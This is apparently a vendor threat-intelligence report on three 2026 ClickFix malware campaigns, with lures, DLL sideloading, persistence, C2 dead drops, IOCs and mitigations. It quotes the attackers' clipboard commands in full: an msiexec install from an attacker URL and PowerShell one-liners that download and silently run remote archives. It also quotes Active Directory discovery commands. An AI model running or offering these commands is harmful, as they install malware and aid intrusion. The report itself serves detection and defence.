Security Intelligence
As ClickFix has become one of the most common infection techniques over the last few years, adversaries continue to refine and adapt their delivery mechanisms.
Earlier this summer, the Field Effect team observed a ClickFix campaign employing three distinct approaches to establish an initial foothold in victim environments. Despite variations in delivery, the campaigns shared several common characteristics, including:
DLL sideloading
Consistent file-naming conventions
The use of command-and-control (C2) dead drops
The Field Effect team also observed adversaries using aggressive social engineering tactics as part of these campaigns.
In one case, a threat actor directly contacted victims by phone and persuaded them to navigate to compromised WordPress sites. These sites delivered the ClickFix lures used to facilitate the initial stage of compromise. Field Effect quickly shut this activity down by network-isolating the endpoint.
 Figure 1 - ClickFix lure
In mid-June 2026, Field Effect identified a ClickFix campaign using remotely hosted MSI packages to deliver malicious payloads. The packages contained legitimate software, such as 3D PDF Maker Smart, Bitwarden VPN, and ESET Sysinspector, which was then used to sideload malicious DLLs.
 Figure 2 - Malicious MSI packages
The remotely hosted MSI files were installed via a ClickFix prompt that copied the following into the victim’s clipboard:
"C:\WINDOWS\system32\MsieXEc.ExE" /pAckAGe http://hwid-cloude.us[.]com\YourSystemID:7543729---To-Complete-Verification---PRESS-ENTER-or-OK /Q"
A separate set of malware activity followed, with the 3D PDF Maker Smart spawning several suspicious child processes. These included XPFix.exe (signed by Qihoo 360), Crisp Instant Messenger, and Edge’s Cookie Exporter. Unfortunately, the payload was unavailable for further analysis.
A scheduled task was also created to execute 3DPDFMakerSmart.exe as a persistence mechanism.
Upon execution, a PowerShell process ran the Directory Service Registration command, "dsregcmd.exe /status", to perform host discovery. This was likely a check to determine whether the device was registered and therefore a potential target for a ransom.
After a six-day dwell time, a PowerShell loader script was executed to pull down a renamed Microsoft .Net ClickOnce Launch Utility, NET Runtime Optimization Service.exe, alongside a malicious DLL, mscoree.dll. Both files were created in a new subfolder in the ProgramData directory, which "attrib.exe” was then used to hide the folder and mark with a system attribute:
attrib.exe +h +s C:\Program Data\DotNetOptimizer_xa312vpO
The ClickOnce launch utility was executed and the malicious DLL was sideloaded which resulted in PowerShell execution from the victim’s %LOCALAPPDATA%\Temp path. From there, discovery activity began.
This infection was likely the result of a handover between two actors or toolsets when the host was discovered to be connected to a tenant. The installation script ran three times with as many different folders created in the ProgramData directory and the infrastructure was different between the two groups of activity.
 Figure 3 - Update.js
In late June 2026, the Field Effect team observed the same infrastructure involved in a second ClickFix attack, this time using NodeJS to execute a JavaScript file (‘update.js’) from the ProgramData directory:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -NoExit -Command "Invoke-WebRequest -Uri 'https://cloudbreachdetection[.]com/get_verify?i=13011' -OutFile 'Update.zip' -UseBasicParsing -TimeoutSec 300;Invoke-WebRequest -Uri 'https://nodejs[.]org/dist/v7.10.1/node-v7.10.1-win-x64.zip' -OutFile 'verify.zip' -UseBasicParsing -TimeoutSec 300;Expand-Archive 'verify.zip' -DestinationPath 'C:\ProgramData' -Force; Expand-Archive 'Update.zip' -DestinationPath 'C:\ProgramData' -Force; Start-Process 'C:\ProgramData\node-v7.10.1-win-x64\node.exe' -ArgumentList 'C:\ProgramData\Update.js' -WindowStyle Hidden;"
Once executed, the JavaScript downloaded and ran a PowerShell loader to install a Microsoft .NET ClickOnce utility named NET Runtime Optimization Service.exe, alongside a malicious mscoree.dll as observed in the previous case.
 Figure 4 - Python
In July 2026, a third ClickFix campaign executed a PowerShell command to install Python 3.5 and supporting Python files to conceal and execute malicious payloads.
This ClickFix script was hosted on a compromised WordPress site containing a malicious JavaScript component. The script first checks whether the visitor is from a Windows device and not a web crawler.
If these conditions are met, it performed an ‘eth_call’ request to the Polygon blockchain to retrieve domains currently hosting the ClickFix payload at “/js/all.min.js”. The page then loads a second JavaScript file using the ‘createDeferredScript’ function.
This script collects additional information from the victim’s system, including RAM of the device, CPU details, browser language, browser type, and user agent. Based on the collected information, it dynamically selects the appropriate language for the social engineering prompt, retrieves the malicious command from the remote server, and subsequently copies it to the user’s clipboard.
 Figure 5 - ClickFix lure
At the time of analysis, the domain cooldogshistory[.]com was observed hosting both the ClickFix JavaScript framework and the subsequent Python script in an archive.
cls;Write-Host "Starting verifying..." -ForegroundColor Green;$w=New-Object Net.WebClient;$w.DownloadFile('https://cooldogshistory.com/get_verify?i=1753',"$env:TEMP\a.zip");$w=New-Object Net.WebClient;$w.DownloadFile('https://www.python.org/ftp/python/3.5.0/python-3.5.0rc4-embed-amd64.zip',"$env:TEMP\b.zip");Expand-Archive "$env:TEMP\b.zip" -DestinationPath "C:\ProgramData\1";Expand-Archive "$env:TEMP\a.zip" -DestinationPath "C:\ProgramData\";$p=New-Object Diagnostics.ProcessStartInfo;$p.FileName='C:\ProgramData\1\python.exe';$p.Arguments='C:\ProgramData\Captcha.py';$p.WindowStyle='Hidden';$p.CreateNoWindow=$true;$p.UseShellExecute=$false;[Diagnostics.Process]::Start($p)|Out-Null;Write-Host "I am not a robot - Cloudflare ID: f280b80182c4442d" -ForegroundColor Green
This PowerShell command pulls down a Zip archive containing a Python script (“Captcha.py”) and Python 3.5 before unzipping them and running the script.
 Figure 6 - Captcha.py
This script creates a legitimate executable, a malicious DLL, and a batch script for persistence in the ProgramData directory matching the same naming format as the previous two infections as well as matching TTPs around persistence.
The script contains three long strings, each containing the obfuscated contents of the three target files: the malicious DLL, the legitimate LockScreenContentServer.exe and the batch script. The script unpacks the content by going through each token in the content string, storing the index of where that string is in the resource_map and then writing the lowest 8 bits of the index to the target file in byte form.
This infection follows a similar format as the previous two but uses LockScreenContentServer.exe for sideloading instead of the ClickOnce launch utility application.
 Figure 7 - Batch script for persistence
The batch script adds a run key to launch the program at startup and a scheduled task to run it every hour.
After gaining access to a compromised host, the threat actor was observed performing the following discovery commands:
Nltest.exe /dclist:
Net.exe group “domain admins” /domain
Nltest /domain_trusts
Ipconfig.exe
Net.exe user <user> /domain
Net.exe localgroup administrators
In one case, a PowerShell script was ran which loaded commands from a hardcoded text file into a variable, executing it via ‘Invoke-Expression’, and writing the output to a different hardcoded text file. In this instance, the threat actor used the following command to enumerate Active Directory accounts:
$searcher = [adsisearcher]'(&(objectCategory=user)(description=*))'; $searcher.PropertiesToLoad.Add('samaccountname'); $searcher.PropertiesToLoad.Add('description'); $results = searcher.FindAll(); foreach(result in $results) { $result.Properties['samaccountname'][0] + ' - ' + $result.Properties['description'][0] }
This command uses the Active Directory Service Interface searcher to query for users with a description. This same command has previously been reported in a case involving the Supper backdoor.
No evidence of the threat actor’s final goal was observed.
All three compromises shared considerable overlap in infrastructure, tactics, techniques and procedures.
 Figure 8 - Mapping campaign IOCs
All three cases originated from a ClickFix lure, and two used the same URL query to retrieve the next payload.
The campaign consistently used the Attrib program to hide the new folder in the ProgramData directory which housed the malware. It also setup a form of persistence to ensure the process was running often, whether that was a scheduled task or a run key. The campaign also made use of DLL sideloading alongside a legitimate Windows program to add stealth.
Infrastructure overlap extended to the use of similar C2 dead drops. These dead drops are stored in a user profile on Digital Point, a web design forum:
In the user profile, under the information tab, is a collection of strings delimited by spaces and encapsulated in =( )=, which when passed by the malware decodes the command-and-control domains.
The malware then uploads to the C2 servers using Post requests to the URI:“/api/init/<guid>” containing a JFIF file.
These infections overlap in TTPs and dead drops with previous reporting by BlueVoyant on the “Lorem Ipsum” malware family.
The Supper backdoor, referenced earlier for using the Active Directory Service Interface searcher to query for users with a description, has been reported as a custom backdoor used by Vanilla Tempest to enable a foothold prior to the deployment of ransomware.
The techniques observed across these campaigns point to a consistent set of defensive priorities: limit what a user can execute unsupervised, train them to recognize the lure before they act on it, and make sure something is monitoring for the unusual command execution that follows when they do.
Enforce policies that limit PowerShell, Terminal and CMD execution for non-administrative users.
Employees should be skeptical of having to copy and paste when verifying online.
Managed detection and response (MDR) services, such as Field Effect MDR, provide continuous monitoring and rapid identification of unusual command execution patterns.
| Type | IOC |
| Domain | seephotoalbum[.]com |
| Domain | beastcloudsecurity[.]com |
| Domain | bestpopularimages[.]com |
| Domain | photocategories[.]com |
| Domain | topimagechecker[.]com |
| Domain | editdocumentfree[.]com |
| Domain | newpopularimages[.]com |
| Domain | topphotoalbum[.]com |
| Domain | opendocumentonline[.]com |
| Domain | peekyourphoto[.]com |
| IPv4 | 144.172.103[.]194 |
| IPv4 | 146.19.49[.]4 |
| IPv4 | 149.56.95[.]157 |
| IPv4 | 91.236.230[.]237 |
| IPv4 | 130.49.155[.]201 |
| IPv4 | 146.19.49[.]71 |
| IPv4 | 145.239.54[.]189 |
| IPv4 | 193.243.147[.]137 |
| IPv4 | 45.83.180[.]237 |
| IPv4 | 45.129.199[.]77 |
| SHA256 | 72cd20b5a398febd6868e1b88e86afb5a8163969b8cd7bb7895f52fc9ea4424d -PowerShell Loader |
| SHA256 | 7545d737202df6d90118e04a963acbd1b16a1f4e0a1c173bef7ab9489efdcd16 - Update.js |
| SHA256 | 2104e7018aa9fd2507cc036e2aa4ff80e613a156ab1cb78604773d447298a854 - PowerShell Loader |
| SHA256 | f80d8f5950086a053c68dcdcb5902f2ad8b8e4fcf400855c316aef09fe0f55e5 - PowerShell loop execution script |
| SHA256 | 6304d348b45154b4d6d7c3f1176304d2c0112d23c08a0178fa6d0b74a967a85d - mscoree.dll |
| SHA256 | 32b1f676dd98449a47ba671c4bdd6269e070a8fb349d1c02404a3784b4d4c77f - captcha.py |
| SHA256 | d092ac012ccb75416802ee697a5f65b2c0545d047a20869c53124db9e37f3dcd - persistence script |
| SHA256 | 4cbaac416954408f37ebcc97ba4c08facef86c20b3cbec9324a4932b5fc1acbb - dui70.dll |
| URL | digitalpoint[.]com/members/trytodetectme.1134520 |
| URL | digitalpoint[.]com/members/documentpublisher.1139897 |
| Reconnaissance | T1681 - Search Threat Vendor Data |
| Resource development | T1583.006 - Acquire Infrastructure: Web Services |
| Initial access | T1189 - Drive-by Compromise |
| Execution | T1204.004 - User Execution: malicious copy and Paste |
| Execution | T1059.003 - Command and Scripting Interpreter: Windows Command Shell |
| Execution | T1059.007 - Command and Scripting Interpreter: JavaScript |
| Execution | T1059.006 - Command and Scripting Interpreter: Python |
| Execution | T1574.001 - Hijack Execution Flow: DLL |
| Discovery | T1482 - Domain Trust Discovery |
| Command and control | T1102.001 - Web Service: Dead Drop Resolver |
| Persistence | T1053.005 - Scheduled Task/Job: Scheduled Task |
| Persistence | T1547.001 - Boot or Logon AutoStart Execution: Registry Run Keys / Startup Folder) |
| Stealth | T1564.004 - Hide Artifacts: NTFS File Attributes |
Sign up to receive a weekly roundup of our security intelligence feed. You'll be the first to know of emerging attack vectors, threats, and vulnerabilities.